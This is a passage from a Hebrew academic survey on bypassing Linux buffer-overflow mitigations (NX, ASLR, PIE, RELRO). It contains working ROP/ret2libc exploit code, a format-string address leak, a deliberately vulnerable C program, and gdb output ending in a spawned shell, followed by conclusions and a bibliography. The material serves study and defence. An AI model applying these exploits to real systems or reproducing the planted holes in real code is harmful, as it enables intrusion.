$strings -a -t x /usr/lib/x86_64-linux-gnu/libc.so.6 | grep /bin/sh
 18a156 /bin/sh
```

איור 16. צעדים למציאת הגאדג'טים.

הצעד האחרון היה לגלות כמה אקראית בוצעה באמצעות ASLR. מאז, כבר נמצאה כתובת מכניסת GOT שדלפה בשלב 2 (צעד 1), באמצעות זה ניתן היה למצוא את ההבדל/היסט ולהבין מה רמת האקראיות ש-ASLRעשתה למרחב הכתובות כפי שמודגש בשורה 2 באיור 17. באמצעות הבדל זה ניתן למצוא בקלות את הגאדג'טים הנדרשים במרחב כתובות אקראי. למשל, נמצאו הכתובות האקראיות בפועל על ידי הוספת היסט ההפרש בערכים של system() ו-/bin/bash שנמצאו קודם לכן, כפי שמודגש בשורה מספר 5 ו-6 באיור 17. לבסוף, ביצוע המטען יוליד מעטפת כפי שמוצג בחלקו התחתון של איור 17.

```
1.  libc_puts = 0x00000000000765f0
2.  offset = leaked_puts - libc_puts
3.  libc_system = 0x0000000000048e50
4.  libc_sh = 0x18a156
5.  system = libc_system + offset
6.  bin_sh = libc_sh +offset
7.  payload = junk
8.  payload += p64(pop_rdi)
9.  payload += p64(bin_sh)
10. payload += p64(system)

$python3 ph1exploit.py
[+] Starting local process './vulCode': pid 99664
[+] Leaked puts@GLIBC: 0x7ffff7e665f0
[*] Switching to interactive mode
$ whoami
Arif
```

איור 17. שלב שני בהכנת המטען לניצול.

7.3. שלב אחר שלב בעקיפת מנגנוני ההגנה PIE ו-RELRO [10]

איור 18 מציג את התוכנית הפגיעה, ניתן לראות שבתוכנית יש פגיעות של מחרוזת פורמט (printf()) וכן גלישת חוצץ אפשרית בפונקציה getMessage(). בבואנו לנצל את הבינארי, נצטרך איזושהי דליפת מידע ממנו וכדי להשיג את המטרה הזו, נוצלה הפגיעות של מחרוזת הפורמט.

```
void getMessage ( ){
    char msg [200];
    printf ("Enter message: ");
    scanf ("%s" , msg);
    printf(msg); }
int main ( ) {
    char name [30];
    printf ("Your Name: ");
    scanf ("%s" , name);
    printf("Welcome");
    printf(name);
    getMessage();   }
```

איור 18. תוכנית C פגיעה.

השלב הראשון: תחילה, התוכנית הפגיעה קומפלה – הופעלו מנגנוני ההפחתה PIE, RELRO ו-ASLR. כאמור, ניתן לאמת את ההפחתות המופעלות בעזרת כלי השירות checksec בו כבר נעשה שימוש בסעיפים הקודמים. לאחר מכן, היה הצורך באירוע של דליפת מידע מהבינארי ולכן נעשה השימוש בניצול של מחרוזת הפורמט. נוכל לעשות זאת על ידי טעינת התוכנית ב-gdb. לאחר מכן, הועברו כקלט כמות נכבדה של מזהי פורמט, מה שהדליף מספר כתובות זיכרון כפי שמוצג באיור 19. כעת, לאחר שהודלפו מספר כתובות זיכרון, נעשתה ההסתכלות במפת הזיכרון של התוכנית באמצעות פקודת vmmap וזאת על מנת לאשר את הכתובות הללו עם הכתובות שדלפו. ממבט מקרוב על הכתובות שדלפו ועל מפת הזיכרון של התוכנית ניתן לראות כי הכתובת ה-33 שדלפה היא מהחלק הניתן להפעלה של הקובץ הבינארי הפגיע (0x0000555555555000 0x00005555555556000). כדי לאמת את הטענה כי אכן הכתובת ה-33 שדלפה היא חלק מהבינארי הפגיע הוזן הקלט $33lx בתוכנית כפי שמוצג באיור 19. לפיכך, ניתן היה להגיע למסקנה כי במקרה הנוכחי הכתובת שדלפה היא 0x00005555555555060 וכן כתובת בסיס (ההתחלה) ההפעלה\ההרצה של הבינארי טעונה בכתובת 0x0000555555555000 ולאחר חיסור בין הכתובות הנ"ל נקבל 0x60. לאחר מכן, אם נחסיר את ההפרש שנמצא קודם מהכתובת שדלפה נקבל כתובת בסיס אקראית להפעלה שבה נוכל להשתמש כדי למצוא כתובות של פונקציות אחרות.

```
$ gcc -fno-stack-protector -fPIE -pie -znow -ggdb vuln.c -o vuln

gdb-peda$ r
Starting program: /home/zarafshan/thesis_kali/RELRO/vuln
Your Name: %lx-%lx-%lx-%lx-%lx-%lx-%lx-%lx-%lx-%lx-%lx-%lx-%lx-%lx-%lx-%lx-%lx-%lx
-%lx-%lx-%lx-%lx-%lx-%lx-%lx-%lx-%lx-%lx-%lx-
Welcome 636c6557-0-0-0-7-2d786c252d786c25-2d786c252d786c25-2d786c252d786c25-2d786c252d786c25-
2d786c252d786c25-2d786c252d786c25-2d786c252d786c25-2d786c252d786c25-2d786c252d786c25-
2d786c252d786c25-2d786c252d786c25-2d786c252d786c25-2d786c252d786c25-2d786c252d786c25-
2d786c252d786c25-2d786c252d786c25-c0182d3600786c25-c0183d0baaec8a65-0-0-0-1-7fffffffe0b8-
7fffffffe0c8-7ffff7ffe180-0-0-555555555060
Enter message:

gdb-peda$ vmmap
Start              End                Perm      Name
0x0000555555554000 0x0000555555555000 r--p      /home/zarafshan/thesis_kali/RELRO/vuln
0x0000555555555000 0x0000555555556000 r-xp      /home/zarafshan/thesis_kali/RELRO/vuln
0x0000555555556000 0x0000555555557000 r--p      /home/zarafshan/thesis_kali/RELRO/vuln

gdb-peda$ r
Starting program: /home/zarafshan/thesis_kali/RELRO/vuln
Your Name: %33$lx
Welcome 555555555060
Enter message:
```

איור 19. הדלפת מידע באמצעות שימוש בפגיעות של מחרוזת פורמט.

החלק הראשון של הניצול מוצג באיור 20 והוא מכיל את כל השלבים שבוצעו מעלה על מנת להדליף מידע באמצעות הפגיעות של מחרוזת פורמט.

```
p.recvuntil("Name: ")
p.sendline("%33$lx")
p.recvuntil("Welcome ")
info_leak = int(p.recvuntil("\n").strip(), 16)
log.success("Address Leak: " + hex(info_leak))
exe_leak_offset = 0x60
exe_base_address = info_leak - exe_leak_offset
```

איור 20. חלק ראשון בסקריפט python.

השלב השני: זהו החלק השני של הניצול אותו אפשר לראות באיור 21. לשם השלמת שלב זה ולאחר שתהליך האקראיות בהקצאת הכתובות נעשה, חושבו הכתובות של _start, גאדג'ט ה-pop rdi וגאדג'ט ה-pop rsi.

לשם כך, נמצא ההיסט של כל פונקציה וגאדג'ט בתוך כתובת הבסיס שנמצאה בשלב 1. לדוגמה, החישוב של היסט הגאדג'ט pop rdi נעשה באמצעות חישוב הכתובת שלו בקובץ הבינארי באמצעות הפקודה asmsearch. לאחר מכן חוסרה כתובת זו עם כתובת הבסיס הניתנת להפעלה. אותו הדבר נעשה עם כל כתובת - כך נמצאו הכתובות של כל אחת מהפונקציות והגאדג'טים. כעת, לאחר שנמצא כל היסט של כל פונקציה וכל גאדג'ט, כתובת הבסיס הניתנת להפעלה (כפי שמוצג באיור 21) התווספה לערכו של ההיסט - כך נמצאו הכתובות בפועל של הפונקציות והגאדג'טים. לאחר ביצוע הניצול, הודלפה הכתובת של ()printf.

```
pop_rdi_offset = 0x2b3
pop_rsi_r15_offset = 0x2b1
printf_plt_offset = 0x80
##################################################
junk = b'A'*216
pop_rdi = exe_base_address + pop_rdi_offset
pop_rsi_r15 = exe_base_address + pop_rsi_r15_offset
printf_plt = exe_base_address + printf_plt_offset
##################################################
log.success("pop_rdi addr: " + hex(pop_rdi))
log.success("pop_rsi_r15 addr: " + hex(pop_rsi_r15))
log.success("printf@plt addr: " + hex(printf_plt))
##################################################
payload1 = junk
payload1 += p64(pop_rdi)
payload1 += p64(perc_s)
payload1 += p64(pop_rsi_r15)
```

איור 21. חלק שני בסקריפט python.

השלב השלישי: בשלב השלישי והאחרון המטרה הייתה לקבל לאחר ההקצאה האקראית את הכתובות בפועל של system ושל bin/sh/. לשם כך, נעשה השימוש בהיסט של ()printf שנמצא בשלב 2. לשם כך, הוחסרה כתובת ה-()printf שדלפה מההיסט של ()printf ב-libc כדי לדעת את האקראיות בפועל של כתובות כפי שמוצג באיור 22, שם מוצג החלק האחרון בניצול. ניתן גם למצוא את ההיסט של ()system ו-bin/sh/ כפי שנעשה בסעיף הקודם (סעיף 7.2) ולאחר מכן להוסיף את השינוי המחושב עם ההיסט של ()system ו-bin/sh/ כפי שמודגש באיור 22, על מנת לקבל כתובות לאחר ביצוע ההקצאה האקראית. ביצוע הסקריפט יוליד מעטפת.

```
$ readelf -s /usr/lib/x86_64-linux-gnu/libc.so.6 | grep _IO_printf
355: 0000000000064e10   204 FUNC    GLOBAL  DEFAULT   16 _IO_printf@@GLIBC_2.2.5

libc_printf = 0x0000000000064e10
offset = leaked_printf - libc_printf
libc_system = 0x0000000000055410
libc_sh = 0x1b75aa
#Calculating final addresses
system = libc_system + offset
bin_sh = libc_sh + offset
```

איור 22. Printf ב-libc באמצעות שימוש ב-readelf.

8. מסקנות

במציאות של היום, תוקפים מתוחכמים מאי פעם. בגלל הקישוריות הגוברת, האינטרנט שורץ באתרים המכילים טכניקות התקפה לניצול בינארי שבהם תוקפים זדוניים יכולים להשתמש על מנת לנצל תוכניות הפגיעות לגלישת חוצץ וכן לחזק את יכולות התקיפה שלהם. גלישת חוצץ הוא איום קיים, פעיל ואמיתי. התקפות הצפת חוצץ ובפרט התקפות הצפת חוצץ מבוססות מחסנית, הן נפוצות ונחשבות חמורות בתוכנות המחשוב של ימינו. מדי שנה, ניתן להיתקל בפגיעויות הללו במספר ה-CVEs המדווחים על תוכנות מוכרות פופולריות. NX bit, ASLR, PIE, RELRO ו-Stack Canary הן טכניקות הפחתה ידועות בשימוש על ידי מערכות הפעלה מפורסמות רבות ובפרט על ידי מערכת ההפעלה לינוקס. למרבה הצער, לאחר שחלפו כל כך הרבה שנים, ההפחתות הללו אינן חסינות תקלות לחלוטין ועדיין ניתן לעקוף אותן עם קצת מאמץ כפי שהוצג בעבודה זו. זה הגורם העיקרי, שהופך את הצפת החוצץ לאיום קיים ותמידי.

ישנן מספר התקפות שניתן לבצע באמצעות גלישת חוצץ מבוססת מחסנית כמו ריסוק מחסנית באמצעות שיטת הזרקת קוד. כדי להימנע מכך, סיביות NX מוצגות באזור הזיכרון אך עדיין, התוקפים מצאו דרך לעקוף אותן. עבור תוקפים אלה, השימוש בצורה מתקדמת של "שימוש חוזר בקוד" כמו תכנות מונחה החזרה (ROP) אומצה על מנת לעקוף בקלות את ביט ה-NX, וזאת על ידי שימוש בגאדג'טים של ROP הקיימים במרחב הכתובות של התהליך . ASLR מייצר באקראי את כתובות הבסיס של מחסנית, ערימה, ספריות משותפות ובינאריות וזאת על מנת להגן מפני התקפות ROP. עם זאת, די בדליפת מידע מינורית כדי לעקוף את ה-ASLR. PIE ו-RELRO משמשים להקשחת קבצים בינאריים נגד דליפת מידע והתקפות ROP אך גם אותם ניתן לעקוף כפי שהוצג בעבודה הנוכחית. קנרית המחסנית היא מנגנון הגנה חזק הנועד להגן מגן מפני התקפות ניפוץ מחסניות טיפוסיות.

ברמת קוד המקור, פגיעויות של הצפת חוצץ כרוכות בדרך כלל בהפרה של הנחות היסוד של המתכנת. פונקציות רבות של מניפולציות זיכרון ב-C ו-C++ אינן מבצעות בדיקת גבולות ויכולות לדרוס בקלות את הגבולות המוקצים של החוצצים שהם פועלים עליהם. השילוב של מניפולציה בזיכרון והנחות מוטעות לגבי הגודל או ההרכב של פיסת נתונים היא הסיבה העיקרית למרבית הצפות החוצץ [24]. הצפת חוצץ מבוססת מחסנית, שחרור כפול, שימוש לאחר השחרור ועוד פגיעויות\חולשות הקשורות להצפת חוצץ, והוצגו כחלק מעבודה זאת, קיימות לרוב בתוכניות הרשמות בשפות C ו-C++, ולכן באופן טבעי ליבת לינוקס אשר כתובה בשפת C יכולה להיות מנוצלת באמצעותן בהיעדר חוסר הגנות מספקות. Paul R. Ehrlich טען ש- "לטעות זה אנושי, אבל כדי להתקלקל באמת צריך מחשב [27]." - אחד הדברים הבסיסיים אך היקרים הוא לכתוב קוד נכון ונקי, קוד ללא כל שגיאה שתוכל להוביל לגלישה חוצץ. כזה קוד שנותן למפתח את האחריות המלאה. אומנם כתיבת קוד נכון היא הצעה ראויה לשבח אך עם זאת היא יקרה להפליא , במיוחד כאשר כותבים בשפה כמו C שיש לה ניבים מועדים לשגיאות כמו מחרוזות עם סיומת אפס, אי אתחול אוטומטי של משתנים, תרבות שמעדיפה ביצועים על פני נכונות ובעיקר בשל פרדיגמת הביצועים האגרסיבית ש-C אוכפת על נכונות התוכנית לפעמים ובתוספת העבודה ששפת C נחשבת לשפה לא בטוחה מלכתחילה (כפי שהוכח ופורט על ידי קומץ הפונקציות שהוצגו בסעיף 2.4, וכמו גם העובדה שמתאפשר השימוש במצביעים גולמיים ללא איסוף אשפה אוטומטי כמו בשפות תכנות אחרות כמו java ו-python). יתרה מכך, גם למתכנת הבוחר להשתמש בחלופה הבטוחה של אחת מפונקציות C הפגיעות כמו השימוש ב-strncpy() במקום strcpy(), עדיין חלה האחריות לחקור קטעים כאלה. אל לנו לשכוח שפגיעויות של הצפת חוצץ יכולות להיות עדינות. אפילו קוד הגנתי שמשתמש בחלופות בטוחות יותר כגון strncpy() יכול להכיל פגיעות של גלישת חוצץ אם הקוד מכיל שגיאת Off-by-one בסיסית. מה שמחזק את טענתו היא רשומת CVE שלפיה התגלתה בעיה ב-atftpd 0.7.1. שנבעה מיכולתו של תוקף מרוחק לשלוח חבילה מעוצבת הגורמת להצפת חוצץ מבוססת מחסנית עקב קריאה לפונקציה strncpy() שהוטמעה בצורה לא מאובטחת [CVE-2019-11365].

יש להכשיר את המפתחים (בעיקר חדשים) להתמודד עם התקפות, לכתוב קוד נכון כזה שלא יגרום להצפת החוצץ, להביא לפועלם את הדרכים המאובטחות של התכנות ובעיקר ללמד אותם אף פעם לא לסמוך על קלט שהתקבל מהמשתמש. קיימים אתרים כמו TryHackMe ו-HackTheBox הכוללים בין היתר מכונות וירטואליות, אפשרות ללמידה משותפת והרבה חומר עזר לגבי הגנות, התקפות וניצולים אפשריים, בהם המגנים של מערכות מחשוב יכולים להיעזר על מנת ללמוד טכניקות הגנה מתקדמות וכן את טכניקות ההתקפה של התוקפים - כך באמצעות "כניסה לנעליו של התוקף" המגנים יוכלו להבין את דרך מחשבתם של תוקפים זדוניים ובכך למנוע\להקל התקפות ממוקדות כלפי מערכת היעד.

עבודה עתידית לניתוח קוד והבטחת בטיחותן של תוכנות המחשב וליבת לינוקס היא בעלת חשיבות עליונה. במקום לשכתב קטע קוד שלם המורכב ממאות אלפי שורות כמו במקרה של ליבת לינוקס, עדיף לחקור קטעים בעייתיים שמקצים זיכרון, עובדים ישירות עם חוצצים או משתמשים בחלופות הבטוחות של פונקציות (למשל גרסאות "n" של פונקציות C שונות).

כלים אוטומטיים שונים כמו BovInspector ו-CPPcheck משמשים לזיהוי אוטומטי ולמניעת הצפת מאגר אך עדיין חסרה גישה אופטימלית לפתרון בעיית גלישת החוצץ. יתרה מכך, שפות לא בטוחות כמו C מאצילות את רוב בדיקות האבטחה למפתחים מתוך אינטרס להפוך את המהדר לפשוט ככל האפשר. ידוע לשמצה שקשה לבצע את הבדיקות הללו, והיסטוריה ארוכה של באגים שהוצגו כתוצאה מהפשרה הזו מדגישה את הצורך בחשיבה מחודשת כאן, במיוחד בהתחשב בעובדה שמערכת ההפעלה לינוקס היא חלק בלתי נפרד מחיינו וכן ליבתה כתובה במרביתה בשפת התכנות הלא בטוחה C.

9. ביבליוגרפיה

[1] Suhas Harbola. **Buffer overflow attacks & defense**. In International Research Journal of Enfineering and Technology (IRJET) . VOLUME: 07 ISSUE: 03 | 2020, pages: 1139-1145.

[2] Wen Xu , Juanru Li , Junliang Shu , Wenbo Yang , Tianyi Xie , Yuanyuan Zhang. **From Collision To Exploitation: Unleashing Use-After-Free Vulnerabilities in Linux Kernel**. In 22nd ACM SIGSAC Conference on Computer and Communications Security, 2015, Pages 414–425.

[3] C. Cowan, F. Wagle, Calton Pu, S. Beattie, J. Walpole. **Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade**. In Proceedings DARPA Information Survivability Conference and Exposition. DISCEX'00, 2000.

[4] Hendrig Sellik, Onno van Paridon, Georgios Gousios, Maurício Aniche. **Learning Off-By-One Mistakes: An Empirical Study**. In *IEEE/ACM 18th International Conference on Mining Software Repositories (MSR)*, 2021, pages: 58-67.

[5] Hayfaa Subhi Malallah, Subhi R. M. Zeebaree, Rizgar R. Zebari, Mohammed A. M.Sadeeq. **A Comprehensive Study of Kernel (Issues and Concepts) in Different Operating Systems**. In Asian Journal of Research in Computer Science, 2021, pages 16-31.

[6] Basim Mahmood. **Prioritizing CWE/SANS and OWASP Vulnerabilities: A Network-Based Model**. In International Journal of Computing and Digital Systems. ISSN (2210-142X) Int. J. Com. Dig. Sys. 10, No.1, 2021.

[7] Shivi Garg. **Analysis of software vulnerability classification based on different technical parameters**. In Information Security Journal: A Global Perspective, Volume 28, 2019 - Issue 1-2, pages 1-19.

[8] Matthieu Jimenez, Mike Papadakis, Yves Le Traon. **An Empirical Analysis of Vulnerabilities in OpenSSL and the Linux Kernel**. In 23rd Asia-Pacific Software Engineering Conference (APSEC), 2016, pages 105-112.

[9] José D'Abruzzo Pereira, Naghmeh Ivaki, Marco Vieira Centre. **Characterizing Buffer Overflow Vulnerabilities in Large C/C++ Projects**. In IEEE Access (Volume: 9) 2021, pages 142879 –142892.

[10] Muhammad Arif Butt , Zarafshan Ajmal, Zafar Iqbal Khan, Muhammad Idrees, Yasir Javed. **An In-Depth Survey of Bypassing Buffer Overflow Mitigation Techniques**. In *Applied Sciences*, 2022, *12*(13), 6702, https://doi.org/10.3390/app12136702.

[11] Nikolay Karapetyants, Dmitry Efanov. **A practical approach to learning Linux vulnerabilities**. In Journal of Computer Virology and Hacking Techniques, 2022, https://doi.org/10.1007/s11416-022-00455-w.

[12] Haehyun Cho , Jinbum Park , Joonwon Kang , Tiffany Bao , Ruoyu Wang , Yan Shoshitaishvili , Adam Doupé , Gail-Joon Ahn. **Exploiting uses of uninitialized stack variables in linux kernels to leak kernel pointers**. Proceedings of the 14th USENIX Conference on Offensive Technologies, 2020, Article No.: 1, Pages 1.

[13] William Arild Dahl, László Erdődi, Fabio Massimo Zennaro. **Stack-based Buffer Overflow Detection using Recurrent Neural Networks**. CoRR abs/2012.15116, 2020.

[14] Ștefan Niculaa ,Răzvan Daniel Zota. **Exploiting stack-based buffer overflow using modern day techniques**. The 10th International Conference on Emerging Ubiquitous Systems and Pervasive Networks (EUSPN), In Procedia Computer Science 160 2019, pages 9–14

[15] Hamed Okhravi. **A Cybersecurity Moonshot**. In IEEE Security & Privacy Volume: 19, Issue: 3, 2021.

[16] Alireza Shameli-Sendi. **Understanding Linux kernel vulnerabilities**. In Journal of Computer Virology and Hacking Techniques volume 17, 2021, pages 265–278.

[17] Fernando Vano-Garcia, Hector Marco-Gisber. **KASLR-MT: Kernel Address Space Layout Randomization for Multi-Tenant cloud systems**. In Journal of Parallel and Distributed Computing,Volume 137, Issue C. 2020, pages 77-90.

[18] Hayfaa Subhi Malallah, Subhi R. M. Zeebaree, Rizgar R. Zebari, Mohammed A. M.Sadeeq. **A Comprehensive Study of Kernel (Issues and Concepts) in Different Operating Systems**. In Asian Journal of Computer Science and Information Technology 8(3), 2021, pages 16-31.

[19] Shenglin Xu, Yongjun Wang. **BofAEG: Automated Stack Buffer Overflow Vulnerability Detection and Exploit Generation Based on Symbolic Execution and Dynamic Analysis**. In Security and Communication Networks, 2022, pages 1-9.

[20] CWE: https://cwe.mitre.org (Accessed in: 21.12.2022).

[21] CVE: https://cve.mitre.org (Accessed in: 21.12.2022).

[22] The Linux man-pages project: https://www.kernel.org/doc/man-pages (Accessed in: 21.12.2022).

[23] Microsoft: https://learn.microsoft.com/en-us/cpp/c-runtime-library/reference/memcpy-wmemcpy?view=msvc-170 (Accessed in: 21.12.2022).

[24] OWASP: https://owasp.org (Accessed in: 21.12.2022).

[25] CVE-2022-34494: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-34494 (Accessed in: 21.12.2022).

[26] Kali Linux: https://www.kali.org/tools/gdb-peda (Accessed in: 21.12.2022).

[27] Paul R. Ehrlich quote: https://quotefancy.com/paul-r-ehrlich-quotes (Accessed in: 21.12.2022).

[28] Steve Zurier - Security spending will top 40% in most 2021 IT budgets. https://www.scmagazine.com/news/incident-response/security-spending-will-top-40-in-most-2021-it-budgets (Accessed in: 21.12.2022).